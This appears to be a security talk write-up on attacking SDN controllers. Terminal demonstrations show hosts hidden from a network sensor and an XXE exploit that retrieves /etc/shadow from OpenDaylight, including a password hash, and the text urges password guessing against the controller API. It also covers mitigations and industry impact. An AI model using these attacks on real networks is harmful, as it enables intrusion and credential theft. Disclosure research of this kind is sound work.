

```
c:\Share\sdn-toolkit>ping 192.168.2.225

Pinging 192.168.2.225 with 32 bytes of data:
Reply from 192.168.2.225: bytes=32 time=1ms TTL=64
Reply from 192.168.2.225: bytes=32 time<1ms TTL=64
Reply from 192.168.2.225: bytes=32 time<1ms TTL=64
Reply from 192.168.2.225: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.2.225:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

c:\Share\sdn-toolkit>
```


```
mininet> h4 ping -c 4 h1
PING 192.168.2.225 (192.168.2.225) 56(84) bytes of data.

--- 192.168.2.225 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3024ms

mininet> _
```


But before we go after that system, let's hide from that sensor that we detected earlier.


```
Hide: 192.168.2.215
On switch: 00:00:00:00:00:00:00:01
From port: 5
Hide 192.168.2.215 from sensor on port 5 of switch 00:00:00:00:00:00:00:01 [Yes]: yes


1. Drop Traffic
2. Allow Traffic
3. Hide from Sensor
4. Direct Entry
5. Help
6. Exit

Controller: 192.168.2.67:8080
Last: 192.168.2.215 was hidden from 00:00:00:00:00:00:00:01 on port 5

Please Select: 3
Hide: 192.168.2.225
On switch: 00:00:00:00:00:00:00:01
From port: 5
Hide 192.168.2.225 from sensor on port 5 of switch 00:00:00:00:00:00:00:01 [Yes]: yes


1. Drop Traffic
2. Allow Traffic
3. Hide from Sensor
4. Direct Entry
5. Help
6. Exit

Controller: 192.168.2.67:8080
Last: 192.168.2.225 was hidden from 00:00:00:00:00:00:00:01 on port 5

Please Select:
```

This is what the sensor was seeing before and then after we hide from it.



```
mininet> h5 tcpdump icmp and host 192.168.2.215
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on h5-eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
^C08:38:05.848563 IP 192.168.2.215 > 192.168.2.225: ICMP echo request, id 1, seq
 21, length 40
08:38:05.849177 IP 192.168.2.225 > 192.168.2.215: ICMP echo reply, id 1, seq 21,
 length 40
08:38:06.851452 IP 192.168.2.215 > 192.168.2.225: ICMP echo request, id 1, seq 2
2, length 40
08:38:06.851599 IP 192.168.2.225 > 192.168.2.215: ICMP echo reply, id 1, seq 22,
 length 40
08:38:07.854732 IP 192.168.2.215 > 192.168.2.225: ICMP echo request, id 1, seq 2
3, length 40
08:38:07.854884 IP 192.168.2.225 > 192.168.2.215: ICMP echo reply, id 1, seq 23,
 length 40
08:38:08.858367 IP 192.168.2.215 > 192.168.2.225: ICMP echo request, id 1, seq 2
4, length 40
08:38:08.858541 IP 192.168.2.225 > 192.168.2.215: ICMP echo reply, id 1, seq 24,
 length 40

8 packets captured
8 packets received by filter
0 packets dropped by kernel
mininet> _
```




```
mininet> h5 tcpdump icmp and host 192.168.2.215
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on h5-eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
mininet> _
```


And Now Some Pwnage

To do the same with an Opendaylight-based network, you will need to exploit one of its other listening services first. So that's what we will do next. And to be honest with you, it's a little tricky but in the end not that hard. First, keep in mind that Opendaylight has other southbound APIs besides Openflow, and one of those services uses no encryption nor requires any authentication. This service is Netconf (TCP) and you can just connect to it and exchanges messages. And the messages it takes are XML because it is an XML-RPC service, a service that just happens to be run by Java. If anyone is familiar with XXE and in particular Java then you know that Java has a big problem with XXE. Let me demonstrate ...

Demonstrations



```
c:\Share\sdn-toolkit>python odlv4.py 192.168.2.60
File [/etc/passwd]: /etc/shadow


Received Hello
Received OK
Extracted file retrieved-2014-09-27-124301.txt has been written to disk.


c:\Share\sdn-toolkit>
```



```
root:!:15944:0:99999:7:::
daemon:*:15818:0:99999:7:::
bin:*:15818:0:99999:7:::
sys:*:15818:0:99999:7:::
sync:*:15818:0:99999:7:::
games:*:15818:0:99999:7:::
man:*:15818:0:99999:7:::
lp:*:15818:0:99999:7:::
mail:*:15818:0:99999:7:::
news:*:15818:0:99999:7:::
uucp:*:15818:0:99999:7:::
proxy:*:15818:0:99999:7:::
www-data:*:15818:0:99999:7:::
backup:*:15818:0:99999:7:::
list:*:15818:0:99999:7:::
irc:*:15818:0:99999:7:::
gnats:*:15818:0:99999:7:::
nobody:*:15818:0:99999:7:::
libuuid:!:15818:0:99999:7:::
syslog:*:15818:0:99999:7:::
messagebus:*:15944:0:99999:7:::
mininet:$6$YnwhmAlm$OJnMxbxhIetsAEMXVdh2me4BeJWACAeItSwazwrzgIvBM8kro5QvYeXv.Lgw2RfAqQ.
sshd:*:15968:0:99999:7:::
ntp:*:15968:0:99999:7:::
colord:*:16089:0:99999:7:::
postgres:*:16103:0:99999:7:::
```

So there you go, with one exploit you get full access to the controller, and it's not far from there to get access to the credentials for the Northbound HTTP API and after that the network. In the event the service is not available or they patch the vulnerability, don't worry. You can always run a password guessing attack against the API, because the default password is weak, strong passwords are turned off by default, there is no account lockout, and there is no SYSLOG output for the controller. Leaving you free to guess as long as it takes. Once you have that password, you can pwn that network too!

Other Exploits Waiting to Be Found

Opendaylight has its Northbound HTTP API and Southbound Openflow API to attack. It has it's Southbound Netconf (SSH) API, and Southbound Netconf Debug port as well as JMX Access, OSGI Console, Lisp Flow Mapping, ODL Internal Clustering RPC, ODL Clustering, and Java Debug access to attack as well. Many of those are XML-based and sure to suffer the same problems as Netconf (TCP) so go at it.

Floodlight has its Northbound HTTP API and Southbound Openflow API to attack too. I started poking around these after talking to Big Switch Network's Rob Sherwood and already found a nice bug in the Northbound HTTP API. And they say that JSON-based services are safe. Not this one, it has issues with injection. And it's not unlike Opendaylight's problem with XML. Both seem to assume that all input is benign. Not a good assumption to make. Even in the case of JSON, because you just don't know where the data's going to end up once it has been parsed by the JSON handler. In floodlight's case, it ends up being the browser and leaves anyone developing and using web based applications on top of Floodlight in for a surprise.

So the question you have to ask yourself is ... are the other controllers out there any better? You better make sure before you put one of them into production.

Available Solutions

For Now

To deal with this immediately, the vendors need to step up and finish implementing TLS as required by the standard. And this means implementing all of it including authentication. It wouldn't hurt if the standards body moved back to requiring TLS either so that the other switch vendors get onboard and implement TLS as well. Which while difficult now, in the end, won't be because with bare-metal switches will have the spare cycles necessary to complete the calculations TLS requires.

Next is hardening, these boxes need to be hardened like any other. And because defense-in-depth is still important, we need to VLAN, VLAN, VLAN and not just the management network either but the front-facing network where the APIs exist as well. There are way too many flat networks out there. And finally, code review. I can't believe that Opendaylight or Floodlight underwent a code review. These vulnerabilities are just too basic.

For the Future

It will take forethought by those designing and deploying SDN to make the future of SDN a safe one though. To protect against Denial of Service, network partitioning, or assigning different parts of the network to different controllers will be important as well as deploying clusters of controllers so that the workload is spread over multiple controllers. And static flow entries can be pushed when available to ensure that not every single packet needs to be sent to the controller.

It will also take precautions by those designing and deploying applications to the SDN. In SDN, networks counters are available. Secondary applications can be put in place whose sole purpose is to monitor these counters for abnormalities. Deploying those types of applications into the controller-space and having them respond to abnormalities by either alerting support teams or even better having them respond to the abnormalities will be a huge benefit.

And it will require that SDN operators verify applications before installing them on the Controller, verification which can be done using header space analysis. Header space analysis allows you to turn the nodes of your network into mathematical formulas. You just run your packets through the formulas like you would run packets through the network to see how the application would be behave before putting it into service.

Impact

How Prevalent Is It Going to Be

So there are weaknesses in both the Openflow protocol and the controllers that use them and these weaknesses place a lot of vulnerabilities into the network leaving those who use them with a lot of risk. But how many of us are actually going to have to worry about this type of risk? Well, Gartner has SDN as 1 of the 10 critical IT trends for the next five years. And major networking vendors have products or products planned for SDN. They believe in it enough to put their money behind it. And the enterprises are asking for it. According to a 2013 InformationWeek survey, 60% felt that SDN would be part of their network within 5 years. 43% already have plans to put it into production. This means that its coming folks and the issues that I demonstrate here are going to be a concern for all of us.

And not just in five years but now. Nippon Express, Fidelity Investments, and VMWare already have it in their datacenter. And while data centers are considered by many to be the killer app for SDN, we are also already seeing it in the LAN at Caltech and Cern as well as in the WAN at Google, NTT, and AT&T. In fact, Google already uses it for one of their backbones.

How It Could Go Right

It's important to realize not just that there is a lot to risk but also that there is a lot to gain. With SDN, the network becomes vendor independent and the cost to operate it drops significantly. And the network can be crafted to match the application and business needs and not the other way around. The network can evolve faster to meet those needs and the needs coming down the pipe by bringing production scale simulation and experimentation online for considering what the best configuration for those needs are. The network can even be changed as soon as the right configuration is found and not as part of some far off plan. Finally, the network can be made to be self-responding not just to performance events but security events as well so that it can finally begin to defend itself. This is why we look for weaknesses. There is a lot at stake and we want to make sure that we build these SDNs safely.

How It Could Go Terribly Wrong

Because if we don't, these very same networks could be used against us for someone else's gain. These networks could be turned into weapons that launch denial of service attacks against peers or against other networks, making botnets look like toys. Traffic could be made to disappear. Important messages or transactions that never happen because the system is busy at least gives us a chance to try again. If a message or transaction disappears, we don't have that luxury. Man-in-the-Middle could be done on an entire network or just local subnets or a single host. Changing the meaning of messages or altering the amounts of an exchange opens the door to manipulation on a grand-scale. We could even see shadow operations emerge with networks within networks and uber-admins pulling the strings, frightening indeed.

Making the Difference

So it is important that we step up our game. And to do this, security needs to be part of the discussion. Traditional means of securing controllers still apply. And we need to be involved to make that happen.

Until now, it's been about how SDN can help security. But how secure is SDN? Analyses are being done but by outsiders, with their approach very traditional, and unfortunately, very two-dimensional. Controllers need a broader approach. They need a security reference and an audit capability. They call it a network operating system so it's about time we start treating it like one.

Conclusion

Final Thoughts

SDN has the potential to turn the entire Internet into a cloud. The benefits, of which, would be orders of magnitude above what we see now. But there is a hole in the middle of it that could easily be filled by the likes of the NSA or worse yet nation-states like China. But let's face it, they are all doing it ... the United States, Russia, Iran, Etc. Let's not let that happen. And that start's here.

Toolkit

We released an updated version of our SDN-Toolkit for Openflow Networks (v1.01) with this talk. It discovers, identifies, and manipulates SDN-based networks. For this update, as well as any others, and additional tools, please visit http://www.hellfiresecurity.com.

Links

- SDN Central (http://www.sdncentral.com/)
- Open Networking Foundation (https://www.opennetworking.org/)
- Floodlight (http://www.projectfloodlight.org/)
- Opendaylight (http://www.opendaylight.org/)
- Software Defined Networking Course by Dr. Nick Feamster (https://www.coursera.org/course/sdn)
- 2013 SDN Survey (https://www.baycollege.edu/Academics/Areas-of-Study/Computer-Network-Systems/Faculty/Linderoth/2013-sdn-survey-growing-pains.aspx)
- Early Enterprise SDN Deployments: Japan, Australia, and Wall Street (http://h17007.www1.hp.com/docs/reports/2013-Infonetics-Enterprise-SDNs-07-10-13.pdf)
- SDN Use Case: Multipath TCP at Caltech and CERN (http://www.openflowhub.org/blog/blog/2012/12/03/sdn-use-case-multipath-tcp-at-caltech-and-cern/)
- VMware: We're building one of the biggest SDN deployments in the industry (http://www.networkworld.com/article/2167166/cloud-computing/vmware--we-re-building-one-of-the-biggest-sdn-deployments-in-the-industry.html)
- Inside Google's Software-Defined Network (http://www.networkcomputing.com/networking/inside-googles-software-defined-network/a/d-id/1234201?)
- B4: Experience with a Globally-Deployed Software Defined WAN (http://cseweb.ucsd.edu/~vahdat/papers/b4-sigcomm13.pdf)
- NTT Com Leads all Network Providers in Deployment of SDN/OpenFlow (http://viodi.com/2014/03/15/ntt-com-leads-all-network-providers-in-deployment-of-sdnopenflow-nfv-coming-soon/)